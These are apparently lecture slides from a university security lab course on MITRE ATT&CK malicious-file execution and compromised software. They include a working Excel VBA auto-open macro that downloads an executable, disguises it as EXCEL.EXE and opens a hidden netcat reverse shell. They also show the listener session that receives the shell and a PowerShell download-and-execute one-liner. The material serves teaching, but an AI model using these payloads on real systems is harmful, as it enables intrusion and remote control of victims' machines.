
NETWORK & MULTIMEDIA LAB


EXECUTION: MALICIOUS FILE

Spring 2021

Outline

- Types of Malicious Files
  - Malicious Macro
    - .xls file
  - Compromised Software
    - PE injection





User Execution: Malicious File

https://attack.mitre.org/techniques/T1204/002/

- An adversary may rely upon a user opening a malicious file in order to gain execution.
- Adversaries may employ various forms of Masquerading on the file to increase the likelihood that a user will open it.
- Procedure Examples

A Word document delivering TYPEFRAME prompts the user to enable macro execution.[193]

AppleJeus has required user execution of a malicious MSI installer.[5]


PROMETHIUM has attempted to get users to execute compromised installation files for legitimate software including compression applications, security software, browsers, file recovery applications, and other tools and utilities.[141][142]

MALICIOUS MACRO

.xls


Malicious Macro (.xls)

1. *sudo apt install libreoffice*
2. *libreoffice*
3. Tools > Options > Security > Macro Security > Medium/Low




Malicious Macro (.xls)

5. Open HelloVBA_Linux.xls
   - *Tools > Macros > Edit Macros…*




6. Edit the script



Malicious Macro (.xls)

Screenshot-01



Malicious Macro (.xls)


- Need to download nc64.exe on Windows
  - Malware loader


```
Sub Workbook_Open()

   MsgBox ("HelloVBA")

   Dim folderPath, filePath As String
   folderPath = "C:\Recovery\"
   filePath = "C:\Recovery\EXCEL.EXE"
   With CreateObject("Scripting.FileSystemObject")
      If Not .FolderExists(folderPath) Then .CreateFolder folderPath
   End With
   URLDownloadToFile 0, "http://140.112.18.215/excel.exe", filePath, 0, 0

   Dim wsh As Object: Set wsh = VBA.CreateObject("WScript.Shell")
   Dim waitOnReturn As Boolean: waitOnReturn = True
   Dim windowStyle As Integer: windowStyle = vbHide
   retVal = wsh.Run(filePath & " 192.168.56.1 4433 -e cmd.exe", windowStyle, waitOnReturn)

   Sleep 1000
   Kill (filePath)

End Sub
```

```
cyc@LAPTOP-FVTV10HK:/mnt/c/Users/yun/Desktop$
[sudo] password for cyc:
Listening on 192.168.56.1 4433
Connection received on 192.168.56.1 5685
Microsoft Windows [ 10.0.19041.1288]
(c) Microsoft Corporation. @vЂAëOd@vQC

C:\Users\yun\Documents>
```

Defense Evasion

- Masquerading: Match Legitimate Name or Location





nc64.exe - 內容

一般 | 相容性 | 數位簽章 | 安全性

nc64.exe

檔案類型:	應用程式 (.exe)
描述:	nc64.exe
位置:	C:\Users\yun\D
大小:	44.2 KB (45,272

EXCEL.EXE - 內容

一般 | 相容性 | 安全性 | 詳細資料

EXCEL.EXE

檔案類型:	應用程式 (.EXE)
描述:	Microsoft Excel
位置:	C:\Recovery
大小:	2.64 MB (2,769,1

EXCEL.EXE - 內容

一般 | 相容性 | 數位簽章 | 安全性 | 詳細資料 | 以前的版本

EXCEL.EXE

檔案類型:	應用程式 (.EXE)
描述:	Microsoft Excel
位置:	C:\Program Files\Microsoft Office\root\Office16
大小:	50.8 MB (53,323,680 位元組)

nc64.exe - 內容

一般 | 相容性 | 數位簽章 | 安全性

屬性	值
描述	
檔案描述	
類型	應用程式
檔案版本	
產品名稱	
產品版本	
著作權	
大小	44.2 KB
修改日期	2021/3/7 下午 02:59
語言	

EXCEL.EXE - 內容

一般 | 相容性 | 安全性 | 詳細資料 | 以前的版本

屬性	值
描述	
檔案描述	Microsoft Excel
類型	應用程式
檔案版本	16.0.10371.20060
產品名稱	Microsoft Office
產品版本	16.0.10371.20060
著作權	
大小	2.64 MB
修改日期	2021/11/8 下午 06:41
語言	中性語言
原始檔名	Excel.exe


EXCEL.EXE - 內容

一般 | 相容性 | 數位簽章 | 安全性 | 詳細資料 | 以前的版本


無法偽造合法簽章

屬性	值
描述	
檔案描述	Microsoft Excel
類型	應用程式
檔案版本	16.0.10379.20043
產品名稱	Microsoft Office
產品版本	16.0.10379.20043
著作權	
大小	50.8 MB
修改日期	2021/10/20 下午 09:37
語言	中性語言
原始檔名	Excel.exe

Resource Hacker



Fileless malware




```
powershell.exe -ep Bypass -nop -noexit
-c iex ((New ObjectNet.WebClient).
DownloadString('https://[website]/malware.ps1'))
```

~~URLDownloadToFile~~

無檔案可以避免被

- 偵測
- 分析、鑑識

https://www.trendmicro.com/vinfo/tw/security/news/security-technology/risks-under-the-radar-understanding-fileless-threats

COMPROMISED SOFTWARE

PE Injection

Compromised Software

https://attack.mitre.org/techniques/T1554/

- Adversaries may make modifications to client software binaries to carry out malicious tasks when those applications are in use.

- Procedure Examples

Kobalos replaced the SSH client with a trojanized SSH client to steal credentials on compromised systems.[4]

Industroyer has used a Trojanized version of the Windows Notepad application for an additional backdoor persistence mechanism.[3]


XCSSET uses a malicious browser application to replace the legitimate browser in order to continuously capture credentials, monitor web traffic, and download additional modules.[7]

Portable Executable (PE)

- PE (可移植可執行文件) 是一種在 Windows 上的檔案格式
- 常見的 exe, dll 都屬於這個檔案格式
- 其他 PE 副檔名
  - *.acm, .ax, .cpl, .drv, .efi, .mui, .ocx, .scr, .sys, .tsp*

